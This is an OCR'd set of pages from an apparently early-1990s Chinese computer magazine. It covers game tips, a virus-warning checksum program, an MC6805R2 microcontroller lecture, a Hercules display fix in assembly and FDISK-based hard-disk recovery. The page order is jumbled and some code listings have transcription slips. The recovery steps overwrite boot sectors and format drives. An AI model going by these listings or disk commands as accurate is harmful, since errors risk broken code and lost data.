4、法术中，“凝滞术”、“雷火术”、“杀鬼术”、“跳跃术”同样重要，应充分利用。在未取得“跳跃术”时，“造桥术”是必不可少的，应尽量多买一些，在买到“跳跃术”后，“造桥术”就不必要了；“地震术”威力强大，但价钱较高，在资金雄厚时不妨使用一次。另外，不同的法术对不同的对象其作用效果是不同的，如“杀鬼术”仅对鬼类有效；“雷火术”对所有怪物种类都有效，但其杀伤程度还是不尽相同的。对战中，如果敌军中有能施法术的“双头鬼”或“道士”，则应率先干掉他们（用“杀鬼术”一招即可解决），否则敌方施起法术将使你处于极被动的局面。

5、许多玩家在到达最后一块大陆并攻下全部城堡后，找不到“统天地府”，至使游戏进行不下去。其时，通过分析游戏中的各种谜语提示是不难找到“统天地府”的。谜语云：“怎么来，怎么去”可知（朋友们不妨就读到这儿，品味品味，去自行找出“统天地府”）“统天地府”在第一块大陆东南方之小岛上。在第八块大路时，可用“传送术”到达。攻下“统天地府”，将看到八大名剑与王爷斗法及精彩的大结局。

383

当屏幕上出现 LOAD...时及时按 CTRL+L, 就可进入密码关当你输入正确的密码过关后, 要及时再按 CTRL+L, 就可以进入你所选的关了, 愿你玩得开心。

```
CLS
ECHO OFF
ECHO PRINCE CHOSE LEVEL 4-12
ECHO PLEASE INPUT 1-9 [INPUT NUMBER+3 = LEVEL]
GETKEY
IF ERRORLEVEL 57 GOTO A12
IF ERRORLEVEL 56 GOTO A11
IF ERRORLEVEL 55 GOTO A10
.....
IF ERRORLEVEL 50 GOTO A5
IF ERRORLEVEL 49 GOTO A4
GOTO A
:A12
COPY PRINTCE12.SAV PRINCE.SAV
GOTO A
.....
:A
PRINTCE
```

编者：由于篇幅关系，程序仅刊出关键部分，在本期程序集中有完整的程序，敬请各位看官留意。

384

能预警文件型病毒的程序

湖北枝江县石油公司财务科 吴 涛

相传在海湾战争的时候,美军为了预防伊拉克的细菌攻击,在驻地饲养了很多鸡,这是因为鸡对病毒较人敏感得多,可以用来感知是否有病毒入侵的缘故。

同样的道理,我们可否在微机里面制造出这样的程序呢?我们知道:文件型病毒主要攻击可执行文件,即 COM 和 EXE 文件,其主要症状就是文件头被改变和文件长度增加我们利用这两个变化就能编出这样的程序来。

下面这个 COM 程序希望你能放在 AUTOEXEC.BAT 文件的最头端,(用于提防双料病毒,如 FLIP)在你想检测有无病毒的时候请执行它,如果有病毒侵袭了它,就会立即向你报警,使你能将其它重要的程序和数据及时转移到安全的地方,免受其害。

程序主体仅仅长 38H 字节,之所以设长度为 100H 字节,是因为某些病毒不传染太小的文件的缘故。

该程序如果向你报警,请注意及时更换,此时程序中的某个位置(一般是尾部)一定附上了某个病毒,可以对其进行剖析了解。

实践证明:这个小程序几科能预警一切的外壳病毒。(包括未知型病毒)

输入时

需要注意的是:1、存盘时请将程序命名为 JQ.COM,否则请改变 013A 处的句柄;

2、输入该程序时在进入 DEBUG 后

4D51:0139 68 ; 为调整值

4D51:0130

6A 71 2E 63 6F 6D jq.com

4D51:0140 00 45 72 72 6F 72 0D 0A-24 4E 6F 20 76 69 72 75 .Error..\$ No Viru

4D51:0150 73 65 73 20 66 6F 75 6E-64 0D 0A 24 57 61 72 6E ses found..\$ Warm

4D51:0160 69 6E 67 20 3A 20 66 6F-75 6E 64 20 76 69 72 75 ing:found viru

4D51:0170 73 20 21 0D 0A 24 s !..\$

4D51:0176~4D51:01FF 值为 00H

请先执行 F100L100 00 命令;

3、存盘时程序长度请设为 100H 字节。

请谨慎地输入,100H 个字节中一个都不能错,否则就会导致该程序虚报病毒。

```

4D51:0100 BA3A01    MOV DX,013A
4D51:0103 B8003D    MOV AX,3D00
4D51:0106 CD21      INT 21
4D51:0108 722A      JB 0134 ; 打开当前路径下的
                                   JQ.COM 文件
4D51:010A 50        PUSH AX
4D51:010B B80242    MOV AX,4202
4D51:010E 5B        POP BX
4D51:010F 31C9      XOR CX,CX
4D51:0111 31D2      OR DX,DX
4D51:0113 CD21      INT 21
4D51:0115 721D      JB 0134 ; 获取文件长度
4D51:0117 89C1      MOV CX,AX
4D51:0119 30DB      XOR BL,BL
4D51:011B BE0001    MOV SI,0100
4D51:011E FC        CLD
4D51:011F AC        LODSB
4D51:0120 30C3      XOR BL,AL
4D51:0122 E2FB      LOOP 011F
4D51:0124 BA4901    MOV DX,0149
4D51:0127 08DB      OR BL,BL
4D51:0129 7403      JZ 012E ; 查看文件JQ.COM是否被
                                   改写
4D51:012B 83C213    ADD DX,+13
4D51:012E B409      MOV AH,09
4D51:0130 CD21      INT 21
4D51:0132 CD20      INT 20
4D51:0134 BA4101    MOV DX,0141
4D51:0137 EBF5      JMP 012E

```


单片机与模糊控制讲座

第六讲 数字单片机 MC6805R2 结构

广东工学院 余永权

MC6805R2 是美国 Motorola 公司生产的性能优秀的 8 位单片机。它是该公司 MC6805 系列单片机的一个型号。MC6805 系列是一个应用广泛的单片机系列，这个系列分成 P 型，U 型，R 型，S 型，T 型，K 型等多种子型系列。R 型是含 A/D 转换器的子系列。它十分适合用于有模拟量检测和处理的场合和仪器中。MC6805R2 是 R 子系列中最简单的型号。

MC6805R2 系列单片机的基本结构相同，只是各种具体型号的 I/O 端口。I/O 部件和存储器的大小有所区别。

R 子系列单片机有 MC6805R2、MC6805R3、MC6805R5、MC6805R6 等多种型号，另外还有存储器为 EPROM 的 MC68705R3、MC68705R5 二种型号。这些型号之间的区别在于存储器容量和 A/D 转换器的通道数不同；特别是 MC6805R6 内含有监视定时器 Watchdog。

一、逻辑结构框图

MC6805R2 的逻辑结构如图 1 所示。它主要由 CPU、存储器、定时器、A/D 转换器和 I/O 端口 5 大部分组成。

CPU 是逻辑结构的核心，它由控制电路、算术逻辑部件 ALU 和 CPU 寄存器组成。这是指令译码，指令执行以及整个单片机的控制中枢。

存储器分成只读存储器 ROM 和随机存取器 RAM 两部分，它们共同组成 4K 的存储器空间。

定时器由定时器控制电路、预定标器、定时/计数器组成。它可以利用外部或内部信号作为定时时钟；预定标器可进行 2^i ($i=0, 1, \dots, 7$) 分频；定时/计数器可以进行 256 计数。

A/D 转换器是一个 8 位转换器。它有 4 路模拟量输入通道。A/D 转换周期为 $30 \times t_{cyc}$ ，其中， t_{cyc} 是内部时钟周期，它是振荡周期 t_{osc} 的 4 倍，即有 $t_{cyc} = 4t_{osc}$ 。

I/O 端口有 4 个，每个字长 8 位，分别称为 PA、PB、PC 和 PD 端口。其中，PA、PB、PC 三个

端口是双向口，而 PD 端口则是单向的输入口。

MC6805R2 的封装如图 2 所示。它有 40 根引脚，封装有双列直插式和方形引脚两种。各条引脚的意义如下：

V_{DD} (4 脚)：正电源端，+5V。

V_{SS} (1 脚)：地。

COPC、NUM、 V_{PP} (7 脚)：接地

\overline{INT} (2 脚)：外部中断输入端。

EXTAL、XTAL (5、6 脚)：时钟电路输入端。

TIMER (8 脚)：定时/计数器输入端。

\overline{RESET} (2 脚)：复位端。

$PA_0 \sim PA_7$ (33~40 脚)：PA 端口。

$PB_0 \sim PB_7$ (25~32 脚)：PB 端口。

$PC_0 \sim PC_7$ (9~16 脚)：PC 端口。

$PD_0 \sim PD_7$ (24~17 脚)：PD 端口。

$PD_0 \sim PD_3$ ： $AN_0 \sim AN_3$ 4 路模拟信号输入端。

PD_4 ：模拟参考电压 V_{RL} 端。

PD_5 ：模拟参考电压 V_{RH} 端。

PD_6 ：外部中断 $\overline{INT2}$ 输入端。

二、CPU 结构及其部件的作用

MC6805R2 的 CPU 是由 CPU 控制电路、算术逻辑部件 ALU 和 CPU 寄存器组成。它们共同结合完成指令的操作及数据运算的任务。

1. CPU 控制电路

CPU 控制电路负责指令寄存，指令译码，以及产生各种微操作信号，控制 CPU 和整个单片机能够协调地工作。

2. 算术逻辑部件 ALU

算术逻辑部件 ALU 也称算术逻辑单元。它由加法器、进位链等组成。所有的算术逻辑运算都在 ALU 中执行。

3. CPU 寄存器

MC6805R2 的 CPU 由 CPU 控制电路，算术逻辑部件 ALU 和有关的 CPU 寄存器组成。CPU 寄存器包括累加器 A、变址寄存器 X、条件码寄存器 CC、栈指

针 SP 和程序计数器 PC。

1、累加器 A

累加器 A 是 ALU 的 8 位通用寄存器，它的利用率最高，通常用来存放操作数据和操作结果。

2、变址寄存器 X

这是一个 8 位寄存器。它用于地址寻址时的变址操作，也可以作暂存单元，以存放中间数据。

3、栈指针 SP

MC6805R2 的栈指针 SP 有 12 位，其中最高 7 位恒为 0000011，故低 5 位是可变的。在 CPU 中，栈指针 SP 有 5 位，也即是低 5 位。

在复位时，CPU 的栈指针 SP 被置为全“1”，故 SP 的初值为 \$07F。入栈操作时，SP 减 1；出栈操作时，SP 加 1。MC6805R2 在片内 RAM 中，开辟 31 个存储单元为堆栈区；也就是堆底为 \$07F，堆顶为 \$061。

4、程序计数器 PC

程序计数器 PC 有 12 位，故而 MC6805R2 单片机可以对 4K 存储器空间寻址。

5、条件码寄存器 CC

条件码寄存器 CC 是一个 5 位寄存器，各位都用于存放标志；这些标志如下所示：

4	3	2	1	0
H	I	N	Z	C

在条件码寄存器 CC 中，它所寄存的标志有两种类型，一种是指令执行的结果的状态标志，另一种中断屏蔽标志。这些标志说明如下：

(1) H 标志

这是半字节进位标志。在执行加法指令 ADD、ADC 时，如果产生第 3 位向第 4 位的进位，则对该位置“1”。

(2) I 标志

这是中断屏蔽标志。当 I=1，则屏蔽定时器中断和外部中断；如果有中断请求，则锁存该请求。当 I=0，则开中断，有中断请求时则马上响应。

(3) N 标志

这是负值标志。N=1，表示运算结果是负数。

(4) Z 标志

这是零标志。Z=1，表示运算结果为零。

(5) C 标志

这是进位/借位标志。C=1，表示运算时产生进位或借位。位测试、转移、移位和循环移位指令执行时，也会影响这个标志。

三、存储器结构

MC6805R2 单片机的存储器处于单片机内部，它

含有 4K 存储空间，其零页可以用短指令寻址。在 MC6805R2 中，I/O 端口和 I/O 部件都占用存储器地址。因此，对 I/O 端口和 I/O 部件的读写就转变成对存储器特定单元的读写，这种方式有利于减少指令条数。

MC6805R2 的存储器分配如图 3 所示。它由 RAM 和 ROM 两部分组成；地址分别为 \$0000 ~ \$07F，\$080 ~ \$FFF；故 RAM 是 128 个单元，ROM 是 3968 个单元。由于有些地址分配给了 I/O 端，定时器、A/D 转换器及有关寄存器，有些地址没有使用；所以，MC6805R2 实际可用的 RAM 为 64 个单元，ROM 可用单元 2048 个。

四、I/O 端口结构

MC6805R2 有 4 个并行的 8 位 I/O 端口，它们分别是 PA、PB、PC、PD。

1、PA 端口

PA 端口是一个双向并行端口。它由 PA 端口的数据寄存器以及数据方向寄存器等电路组成，如图 4 所示。数据方向寄存器用于设定端口的 I/O 状态，当其某位为“1”时，则 PA 端口对应位为设定为输出位；反之被设定为输入位。在复位时，数据方向寄存器被置为全“1”。

2、PB 端口

PB 端口的结构和 PA 端口类同。最大的区别在于 PB 端口是一个功率驱动型端口，在输出状态时可带动 10mA 灌入电流或 1mA 拉出电流的负载；故可以用于直接驱动 LED 等。

3、PC 端口

PC 端口的结构和性能和 PA 端口相同。

4、PD 端口

PD 端口的结构和 PA 端口相近，但它没有数据方向寄存器；故只能作输入端口用。

五、定时器结构及工作原理

定时器由定时器控制寄存器、预定标器和定时器数据寄存器组成。预定标器也称预分频器，定时器数据寄存器也称计数器。定时器的结构如图 5 所示。

定时器的时钟有两个来源，一个是内部，另一个是外部。时钟源可由用户选择。定时时钟首先经由预分频器进行分频，分频后所得到的信号再送到计数器是进行计数。计数器的计数结果产生溢出时则会去对定时器控制寄存器的中断请求位置“1”。

在 MC6805R3 中，预分频器的分频系数和时钟源的选择都由掩模确定。

定时器的工作和控制寄存器 TCR 的状态有关，TCR 在 RAM 中的地址为 \$009，它的各位意义如下：

7	6	5	4	3	2	1	0
TIR	TIM	TCR5	TCR4	PSC	TCR2	TCR1	TCR0

在 MC6805R2 中, TCR5, TCR4, TCR2, TCR1, TCR0 的内容为 1。在 TCR 中各位的作为说明如下:

1. TIR 位

定时器中断请求位。“1”表示定时器请求中断;“0”表示不请求中断。

2. TIM 位

定时器中断屏蔽位。“1”表示屏蔽定时器中断;“0”表示允许定时器中断。

3. TCR5、TCR4 位

时钟源选择位。在 MC6805R2 中, 这两位为全“1”, 时钟源由掩模确定。

在 MC6805R2 中, 这两位的意义为:“00”表示选中内部时钟;“01”表示 TIMER 引脚作内部时钟的门控端;“10”表示不允许时钟输入;“11”表示 TIMER 输入的信号作为时钟。

4. PSC 位

预定标器清零位, 也即预分频器清零位。“1”表示对预分频器清零;“0”表示不清零。

5. TCR2、TCR1、TCR0 位

预分频系数位。在 MC6805R2 中, 这三位全“1”, 分频系数由掩模确定。在 MC6805R3 中, 这三位用于确定预分频器的分频系数。这三位的值为 i , 则预分频系数为 2^i 。例如, 这三位的值为“001”, 则分频系数为 2^1 ; 为“101”, 则分频系数为 2^5 。

在定时器工作时, 定时器的计数器是以减“1”方式进行计数的。从计数器减到为“0”时, 再减“1”时则会从 \$00 变成 \$FF。这时会产生溢出信号, 并且会继续进行减“1”操作。

定时器控制寄存器的内容可以进行读写。定时器计数器的内容也可以读写, 并且计数器的内容可以随意读出, 而且不影响计数。

复位时, 预分频器和计数器被置为全“1”; 定时器控制器的 TIR 位置“0”, TIM 位置“1”。

六、A/D 转换器结构

在 MC6805R2 中有一个 A/D 转换器。它含有 A/D 控制寄存器、A/D 结果寄存器、八选一多路器、D/A 网络、控制逻辑、比较器和计数器。

A/D 转换器通过 PD₀-PD₃ 能输入 4 路模拟信号, 这些模拟信号由多路器进行选择后送到 A/D 转换器的比较器去输入。A/D 转换器用逐次逼近进行转换。

在 A/D 转换器中, 控制寄存器 ACR 各位的意义如下:

7	6	5	4	3	2	1	0
ACR7	/	/	/	/	ACR2	ACR1	ACR0

1. ACR7 位

A/D 结束标志。“1”表示 A/D 结束;“0”表示正在执行 A/D。

2. ACR2、ACR1、ACR0 位

模拟通道选择位。“000”时选中 AN0, “001”时选中 AN1, “010”时选中 AN2, “011”时选中 AN3。

A/D 转换结束后, 把结果存放在 A/D 结果寄存器 ARR 中; 同时也会把控制寄存器 ACR 的最高位 ACR7 置“1”。

A/D 转换控制寄存器 ACR 占用 RAM 的地址为 \$00E; 结果寄存器 ARR 占用 RAM 的地址为 \$00F。

复位时, ACR 被清“0”, 即自动选择 AN0 通道, 并清 A/D 结束标志。

A/D 转换器的转换时间为 30 个机器周期, 即 $30t_{\text{cyc}}$ 。为了保证 A/D 转换的线性度, 要求 A/D 参考电压 V_{RH} (PD₅) 小于等于 V_{DD} , 参考电压 V_{RL} (PD₄) 大于等于 V_{SS} 。

七、中断处理功能

在 MC6805R2 中, 除了复位之外, 还有四种中断。这四种中断分别是 $\overline{\text{INT}}$ 、 $\overline{\text{INT2}}$ 、定时器中断和软件指令 SWI 中断。

在有中断响应时, 单片机 MC6805R2 执行完现行指令后, 就中止程序的执行; 一方面把 CPU 现行状态压入堆栈, 也即是把 PC、X、A 和 CC 这 4 个寄存器的内容入栈; 另一方面也把 CC 中的 I 位置成“1”。接着从中断向量地址中取出中断服务程序的入口地址, 然后执行中断程序。中断响应时间大约为 $11t_{\text{cyc}}$ 。

MC6805R2 的中断处理过程如图 7 所示。

中断处理流程

有关中断说明如下:

1. $\overline{\text{INT}}$ 中断

外部中断 $\overline{\text{INT}}$ 在外部输入信号的下降沿时产生, MC6805R2 内部可以锁存这个中断请求。利用条件码寄存器 CC 的 I 位可以屏蔽 $\overline{\text{INT}}$ 中断。

$\overline{\text{INT}}$ 具有检测交流信号过零功能。在 $\overline{\text{INT}}$ 的输入端通过 $0.1 \sim 10\mu\text{F}$ 电容再接交流信号就能实现过零检测的目的。当外部交流信号是 I 频交流电信号时, 则可以实现计时功能。

过零检测电路如图 8 所示。

2. 定时器中断

定时器计数减“1”，从\$00变到\$FF时会产生中断请求。定时器中断由定时器控制寄存器TCR控制。

3. 软件中断SWI

SWI是一条指令，当程序执行到SWI指令时产生软件中断。软件中断不能由条件码寄存器CC的I位屏蔽。SWI一般只用作系统调试时设置断点。

4. INT2中断

外部中断2INT2外部输入信号下降沿时有效。它的控制由杂用寄存器MR执行。MR在RAM地址

为\$00A。MR的最高二位用于控制INT2，其中MR7位是中断请求标志位，MR7=1表示有INT2中断请求；MR7=0，表示无INT2中断请求；MR6位是中断屏蔽位，MR6=1，表示屏蔽INT2中断；MR6=0，表示允许INT2中断。

各种中断的中断向量地址如下：

定时器中断向量地址：\$FF8、\$FF9。

INT2中断向量地址：\$FF8、\$FF9。

INT中断向量地址：\$FFA、\$FFB。

SWI中断向量地址：\$FFC、\$FFD。

复位入口向量地址：\$FFE、\$FFF。




图1 MC6805R2 逻辑结构




图2 MC6805R2 封装引脚




图3 MC6805R2的存储器分配




图4 PA端口的结构





图5 定时器结构

软件功能

图6 A/D转换器



来函照登

编辑先生:

您好!

我曾于8月20日去信向贵刊反映贵刊93年第7期上有三篇文章是“一稿多投”重复刊登的意见,遗憾的是:刚收到(本月15日收到)的第8期上又发现两篇重复的文章(这仅是从本人所订四份杂志上发现的)。如果说第7期几篇文章因刊出时间较接近,主要是作者的责任,第8期上《PE II》一文,时隔近半年,似乎编辑部也应负些责任!

作为读者,希望从报刊文章中获取知识,从中受益,严格说来,作者是读者的良师,是受到读者尊敬的,但是,个别作者重金钱甚于道法,未免自贱!以前还发现过同一内容的文章,以不同姓名、不同单位,在不同的刊物上发表,那更近于欺骗了!

杂志的读者,大都是在于学生和工薪族,订一份刊物在经济上说来是十分看重的,我想作者也是读者,应有同感,一样不愿意花钱买重复的东西,为此衷心希望作者自重!

如有可能,请借贵刊一角,发表此信,以期引起作者与读者的共鸣!

致

礼

读者:裴钰华

1993.9.17

第8期重载的文章是:

①文字编辑软件《PE II》的功能完善

同文载《计算机世界》月刊93年第3期P23

②巧获五笔字型外词库一法同文载《中国计算机用户》93年第6期P20

附93年《电脑》第7期三篇重复刊登文章如下:

①DOS混装软故障初识

《计算机世界》报第90期P117

②在真正的MSDOS5.0或DRDOS6.0下.....

《中国计算机用户》1993年第8期P23

③用键盘中断解决“死机”问题

《新浪潮》1993年第6期P57

编者按:读者裴钰华及时指出本刊编辑部工作中的纰漏,我们表示衷心感谢。在几个刊物之间出现稿件重复的现象,是一个较复杂的问题,除了有些作者搞一稿多投或重用旧稿之外,还有其它一些因素。本刊将在下一期对此现象进一步讨论。




图7 中断处理流程




图8 过零检测电路

Hercules 图形卡汉字显示缺陷的修复

吉林工业大学管理学院 李克伟

Hercules 图形卡是美国 Hercules Computer Technology 公司于 1982 年推出的具有图形功能的单色显示卡 (MDA)。它具有很多优点, 诸如高保真特性、黑白字符方式下有 8 个显示页面、高分辨率图形方式下可分为两个显示页面等等, 所以逐渐被用所报接受, 并形成了一个单色显示卡的标准, 同时也开创了单色显示卡上可显示汉字的开端。

然而在 Hercules 上运行 CCDOS4.0 时会发现, 屏幕的第 25 行即提示行的下半部分丢失, 这是一个严重的缺陷, 许多工作如文字录入、功能显示都要靠半行字猜测。为了解决这一问题, 笔者对 CCDOS 在 Hercules 卡上的工作方式作了仔细分析发现这一缺陷仅仅是由于 CCDOS 软件设计中的错误, 完全可以避免和修正。笔者通过新的参数的设置, 圆满地将丢失的这一部分汉字重新显示出来。下面我们就 Hercules 卡的内部寄存器定义以及对 CCDOS 的显示功能的分析来说明如何处理。

一、CCDOS 在 Hercules 显示卡上的显示分析

首先, 让我们先了解一下 Hercules 卡上的寄存器定义。Hercules 卡及其显示功能上由一个 MC6845 芯片控制的。芯片内部有 18 个寄存器, 用来定义和控制 CRT 的光栅扫描。另外还有一个索引寄存器, 实际上是用作为 18 个内部寄存器的指针。这些寄存器是只写寄存器, 通过 CPU 执行一条输出指令把参数写入。

此外, 还有几个寄存器用来控制工作模式、设置色彩以及控制状态等, 常用的寄存器端口如表 1 所示。

表 1

I/O 端口号	功能名称
3B4H	MC6845 索引寄存器
3B5H	MC6845 数据寄存器
3B8H	CRT 控制寄存器
3BAH	CRT 状态寄存器
3BFH	Hercules 卡寄存器

其中, 数据寄存器 3B5 的控制参数值如表 2 所示。

表 2 中, 与我们所讨论的问题有关的寄存器是 R4 和 R7。

R4 中写入垂直扫描的全周期中包含的最大字符数。

R7 用来指定垂直同步信号的出现时刻, 它控制了画面在屏幕上有垂直位置。

表 2

编号	名称意义	单位	80×25	720×248	640×401
R0	水平总时间	字符	61H	35H	35H
R1	水平显示时间	字符	50H	2DH	28H
R2	水平同步位置	字符	52H	2EH	2DH
R3	水平同步宽度	字符	0FH	07H	07H
R4	垂直总时间	字符行	19H	5BH	67H
R5	垂直总时间校正	扫描行	06H	02H	0DH
R6	垂直可见部分	字符行	19H	57H	66H
R7	垂直同步位置	字符行	19H	57H	66H
R8	隔行扫描方式	—	02H	02H	02H

接下来, 我们看一看 CCDOS 在 Hercules 卡上的汉字显示。

CCDOS4.0 在被调入时, 按表 2 的参数将 Hercules 卡的分辨率设置为 640×401, 每个汉字按 16×16 点阵显示, 这样可以显示 40×25 行汉字, 第 25 行作为显示信息, 多出一根线作为屏幕信息与提示行的分隔线之用。按理论这是可行的, 然而, 不知是否是设计者的疏忽, 实际上这条分隔线并没有只占一条扫描线, 它的高度远远超过预定参数, 这就占用了提示行汉字的扫描线, 使其缺少一半。

上面我们已经找到问题的症结所在, 那么该如何解决呢? 我们无需改变 CCDOS 本身, 这里我们通过外部编程来解决。根据 Hercules 卡的定义, 只要调整 MC6845 内部寄存器的垂直扫描时间, 即调整 R4 可以把其分辨率最高调整到 640×408, 我们不难想到, 与原来的 640×401 相比, 多出的 7 根扫描线完全可以将缺少的半截汉字显示出来。那么 R4 的值应调整为多少呢? 根据笔者多次实践, 发现应调整至 69H。

二、具体实现

程序首先判断显示卡的类型, 因为 CGA 不用 3B 系列寄存器, 故不用鉴别, 只要判断出不是 EGA/VGA 即可。然后打开 Hercules 卡, 修改 MC6845 内部寄存器 R4 使分辨率达到 640×408。之后修改内部寄存器 R7, 主要是调整画面的垂直位置。在这一系列工作时, 不破坏原画面。

该程序经过汇编、连接就可形成 EXE 可执行文件正常使用了, 也可转化成 COM 文件以减少调入时间。

浅谈四种版本FDISK建立分区功能的异同

四川省涪陵地区卫生局 彭 禾

FDISK.COM 启用于 DOS V2.0, 藉以管理硬盘。随着 DOS 版本的升级, 功能逐渐加强, 主要适应硬盘容量的剧增, 开辟 DOS 扩展区, 支持 32MB 以上乃至 2GB 的分区, 均为人们熟悉。但在其它方面, 例如: 建立分区功能的演变, 因资料贫乏, 微机用户很难能正确掌握, 导致数据丧失, 甚至硬盘受损。

实践展示: 执行不同版本 FDISK 命令建立分区所涉及范围也有较大差异, 以 C 盘——DOS 基本区为例, 其主要异同如下表。(实验硬盘型号 ST225)

四种版本建立分区功能异同

DOS	V2.10	V3.20	V3.30	V5.0
主引导区	主引导区程序	写	有条件写	有条件写
	分区表	写表项#4	写表项#1	写表项#1
	检验标志	写	有条件写	有条件写
DOS 引导区	-	写 00H	写 F6H	写 F6H
FAT	-	写 00H	写 0001H	-
目录	-	写 00H	写 0001H	-
数据区	-	-	-	-

注: “-”表示无动作

几点认识

FDISK.COM[EXE]的上述演变对“纯”DOS 用户

常规准备硬盘有利而无副作用。但在非常情况下, 安装高版本 DOS 的硬盘会呈现诸多“问题”。

一、DOS V2.0 / 2.1 FDISK.COM 的建立分区功能是无条件地写主引导信息——主引导程序、分区表, 检验标志 (55AAH), 并不触动硬盘 DOS 引导区, 文件分配表 (FAT), 目录, 以及数据区。(删除分区时各版本 FDISK 命令均主要对相关表项写 00H)。

由此可见, 在 DOS V2.0 系列环境中, 当小容量硬盘主引导信息受损包括引导型病毒感染, 执行 d>FDSIK 命令, 删除后重建分区 (通常都是全部容量), 即以正常信息覆盖主引导区, 由于分区参数原样, DOS 引导区等信息未触动, 微机启动及工作如常, 偶需执行 A>SYS C: 方能启动。

二、DOS V3.0 系列 FDISK.COM 上述功能的执行项目明显增加。在建立分区中, 常规写分区表项#4 (DOSV3.30 写#1), 另读硬盘第一物理扇区最后两字节 (1FE-1FFH) 的检验标志是否完整, 若为 55AA, 不写主引导程序, 无视主引导程序受损程度, 否则写主引导程序及检验标志, 即上表所列“有条件写”。同期将 DOS 引导区、FAT、目录全予改动, 惟不触及数据区。

读者可将该文件放入 CCDOS 系统盘中, 在 AUTOEXEC.BAT; 文件中 CCCC 一行后加入该文件名, 这样每次启动可自动执行, 很方便。

;25 行全部显示汇编程序 /

code segment

assume cs: code

mov ah, 12h ; 12 号功能

mov al, 0h

mov bl, 10h

int 10h ;调用 BIOS 的 10H 中断

cmp bl, 10h ;如果 BL 寄存器不为 10H, 说明

jnz exit ;存在 EGA / VGA 配置, 那么退出

mov dx, 03b4h ;用 MC6845 索引寄存器

mov al, 04h ;指明 R4 寄存器

out dx, al

inc dx ;转 MC6845 数据寄存器

mov al, 69h

out dx, al ;I/O 端口输出新参数

dec dx

mov al, 07h ;选择 R7 寄存器

out dx, al

inc dx

mov al, 67h ;输出 67H 新参数

out dx, al

exit

mov ax, 4c00h

int 21h

code ends

end

DOS V3.20 FDISK.COM 重建分区时将上述三区全写 00H; 而 V3.30 则以 F6H 充满 DOS 引导区, 紧接着在 FAT₁ 中填写 0001 6602 0000 6502H, 覆盖其首簇位的硬盘介质标志 (F8H) 及即后若干簇位, 其余内容随机, 改写内容规律是: 从第一逻辑扇区开始每隔 17 扇区重复写入同样内容直至目录区尾端。

DOS V3.0 系列 FDISK.COM 虽有警告! 从 DOS V2.0/2.1 升级的用户开始会不以为然, 遭受损失或花费机时复制 (恢复) 整套硬盘文件者曾有所见。此外遇主引导信息受损, 在删除——重建分区, 以及格式化硬盘后, 仍无法从硬盘启动 (大都是主引导程序受损而检验标志完整), 苦无良策, 用户往往只得从物理格式化开始重新处理硬盘。另外, 早期有多例清除香港病毒未竟, 位于主引导区的“碎片”报警! 认为清除软件无效而动用物理格式化的经历。

硬盘尤其是 IDE 制式大容量盘的物理格式化理当尽力避免, 某些型号硬盘贴有“不可低级格式化”标签, 警告其后果严重——硬盘读写出错, 甚至报废。

目前, 微机工具软件众多, Norton V5.0/6.0 及 PCTools R4.0-7.0 均有保存主引导区, DOS 引导区、FAT、目录 (以及 CMOSRAM) 等基础信息的功能——IMAGE.EXE、DISKTOOL.EXE 及 MIRROR.COM 等。在非常情况下, 用由它们生成的基础信息备份文件恢复主引导信息, 乃至整个硬盘数据, 快速而完整, 堪称事半功倍, 得以避免不必要的物理格式化硬盘。

实践告示: 按常规执行恢复命令 UNFORMAT/REBUILD、DISKTOOL 等顺利结束之后, 每有硬盘仍不能启动, 需同版本 DOS 行 SYS C:。

但在实践中常遇到的问题是: 无上述基础信息备份文件的非常情况下要求恢复主引导程序。

最好的方法是用 Norton V5.0/6.0 DISKEDIT.EXE 将另台同型号硬盘分区又一致的主引导区信息复制到“病毒”第一物理扇区。(或其它类似的对策)

其次, 以 DE 列示“病区”, 若其分区表项内容“健在”, 执行屏幕打印, 然后将另台硬盘主引导区信息经软盘复制到“病毒”第一物理扇区, 再按打印件修正分区表项内容。疑有病毒作祟 (主引导区或面目皆非), 宜查阅第 2-17 物理扇区, 若发现其转移区——“病毒”的正常主引导信息, 将它写回原区。

第三, 以 DE 或 HM.COM (Norton V2.01) 列示“病毒”主引导区, 修改检验标志 55AA 中任何一个 16 进制码, 并对分区表项清零, 执行 FDISK 建立分区时将重写整个主引导信息, 但触动区域较多, 操作稍繁, 优点是适应范围广, 重建分区的容量必须与原来一致

(柱值及 DOS 分区起始柱号), 尤其是大于 32MB 的 DOS 基本区, 以及 DOS 扩展区各逻辑盘, 每需查阅硬盘技术档案。

10-30MB 硬盘的简捷恢复法是启动 DISK MANAGER 软件, 例如 DM V4.30, 以 d>DM/M 手动方式进入分区菜单——(P)artitioning menu, 选新建分区表 (N)ew partition table, 键入沿用的整盘容量, 主引导区功能即重建如初。

另一“难题”——无备份文件或文件已过时的情况下, 原有基础信息丧失殆尽, 例如误执行 (高版本) 重建分区、恶性病毒发作, 致 DOS 引导区、FAT、目录全遭覆盖, 甚至波及主引导区。

恢复上述硬盘基础信息及子目录数据行之有效方法的要点如下:

1、用同版本 DOS FDISK.COM 查现有分区柱值等参数, 若与原用值不一致, 予以修正, 酌情重建主引导程序。

2、d>FORMAT C: /S
(亦不触动数据区用户信息)

3、d>REBUILD C: /U
(/U 指定不用备份文件)

4、d>SYS C:
(再次写 DOS 引导信息, 传输两系统文件)

5、d>COPY COMMAND.COM C: \

6、从硬盘启动后逐个查阅由 REBUILD.COM 搜索重建的 SUBDIR.1 (2, 3, ……) 根据其内容修改子目录名。

7、重建或以备份盘 (含 *.SYS、*.BAT 等) 复制硬盘目录。

REBUILD.COM 属 PCTools R4.0-6.0 R7.0 则分列为 UNFORMAT.EXE, 仍用参数 /U, Norton V5.0/6.0 径取 UNFORMAT.EXE, 操作相似。

三、DOS V5.0 FDISK.EXE 重建分区涉及范围缩减至主引导区及 DOS 引导区, 保留 FAT 及目录信息, 有利于非常处置。DE 恢复主引导信息如前述, 同理用 FORMAT.COM、UNFORMAT.EXE (DOS V5.0 新增外部命令文件) 及 SYS.COM 也能恢复硬盘数据, 似趋繁琐, 并且导致目录信息丢失。自备 DE 的用户, 可在重建相同容量分区之后, 紧接着调用 DE 访问 C 盘至显示原有的目录, 退回 DOS 提示符下, 并随即执行 A>SYS C:, 写 DOS 引导信息及传输三系统文件, 恢复工作会胜利完成。若忽视 DE 对 C 盘访问, 执行 d>SYS C: 会失败, 出错信息为 Invalid media type reading drive C。在 DOS 引导信息未恢复之前, DIR 命令及 PCTools 主程序均不能访问 C 盘。

WINDOWS 3.0 图形文件 在TURBO系列高级语言中的应用

青岛化工学院自动化系 张君峰

